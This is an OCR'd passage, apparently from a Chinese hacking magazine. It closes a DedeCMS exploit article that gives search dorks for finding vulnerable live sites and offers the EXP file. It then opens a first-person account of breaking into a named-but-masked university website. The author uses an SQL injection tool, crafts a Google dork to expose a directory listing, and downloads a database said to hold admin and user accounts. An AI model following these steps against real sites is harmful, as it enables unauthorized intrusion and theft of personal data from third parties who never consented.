


图10

搭建好“炮台”后，要打哪个目标只需要修改EXP中的提交地址就行了。

通过搜索“Powered by DedeCMSV56”、“Powered by DedeCMSV56”等可能找到可以利用这个漏洞的网站。如果大家去网上拿shell，千万不要做破坏，否则造成的任何后果与我无关。还是建议大家在自己的虚拟机里测试下漏洞，为了方便大家做本地测试，我把EXP文件dedecmsexp.html还有存在漏洞的程序源代码DedeCms v5.6 GBK build 20110128.tar.gz，DedeCms v5.7.11 build 0701 GBK.tar.gz打包给大家了。

X大X中心，我下了你的库！

题记：入侵的理由

那天同学聚会，闲谈之中得知某同学最近去X大学读博士了，羡慕之余也少不了几分“嫉妒”——其实我只是硕士（话外音：入侵，真的需要理由么？）！正好这一段时期也很少看到有XX大学之类的“母校攻陷”入侵手记，今天就让小菜我来唱回主角吧，友情检测一下这个牛哄哄的大学是否真的像传说中的那样厉害。

1.小试失败

首先在360浏览器中打开目标网站视察一番，感觉很干净清爽；接着点击“热点招生”栏目下的第一条记录“X大学2011年招收在职人员攻读硕士专业学位招生简章”，其链接地址形式为“http://me.xxx.edu.cn/kechengShow.asp?ArticleID=185（链接已做处理，下同）”，是ASP的。老规矩，把这个URL链接复制到“啊D注入工具”中（能用工具时我就绝不手工，省事啊），在“啊D”的“SQL注入检测”检测下很快就有了最不想看到的结果——“这个连接不能SQL注入！请试别的连接！：（”（如图1），郁闷。




图1

不能注入，的确是个大问题，要知道，这可是小菜我

最近几年自认为学得甚为顺手的招式了。怎么办呢？停止不前不是做黑客的风格，不停地思考与不断地尝试才是进步的硬道理。既然流行的注入这条路走不通，那就剑走偏锋吧——除非它没有任何漏洞（不过这在理论上几乎是不太可能的）！

2.Google Hacking显神威

郁闷之余，忽然想起几个月之前看到的一些关于使用搜索引擎进行Hack的知识来（即“Google Hacking”）。很多时候我们不可能对目标网站的所有链接进行视察，但是在Google蜘蛛机器人的帮助下，往往能够给我们一些意想不到的惊喜。进行Google Hacking的绝窍就是精心构建目标性极强的关键字进行搜索，使用像Site、Inurl和Filetype之类的语法而不完全是简单地使用布尔逻辑检索，比如小菜我构建的关键字就是“site:me.xxx.edu.cn inurl:inc conn.asp”，作用是检测X大学是否存在可以任意浏览网站目录结构的老漏洞。其中的“site:me.xxx.edu.cn”意思是将搜索的目标网站仅限于me.xxx.edu.cn，而“inurl:inc conn.asp”的意思是在所限定的目标网站中搜索数据库链接文件conn.asp和存放该文件的习惯性目录Inc。

点击“Google搜索”按钮之后很快就有了两个针对性很强的搜索结果（如图2），太好了，赶紧点击第一条链接试一下，呵呵，竟然真出来了（如图3）！看来，Google大叔真的很给力啊！而且，该网管还生怕我们不知道，还特意加上了“网站备份—重要！”之类的字眼儿。




图2




图3

3.寻找并下载数据库

到了这一步，就该进行翻箱倒柜式的查找自己感兴趣的资料了。找什么好呢？当然是数据库啦，因为里面保存的可是账号信息啊（包括管理员Admin）！由于当前的Inc目录中并没有我们的目标文件，因此点击左上方的“转到父目录”（有的网站是英文的“To Parent Directory”，意思是一样的）；结果仍没发现数据库，我再转！终于，在“me.xxx.edu.cn - /uploadfiles/My Documents/”中发现了可爱的数据库文件——“bbsjsce.mdb”（如图4）！而且，看着这个数据库的大小就觉得心里特别舒服，十七八MB多啊，应该是存有海量的账号信息的！直接点击它，360的“安全下载器”立刻开始了下载，不到1分钟，数据库到手了。




图4




图5

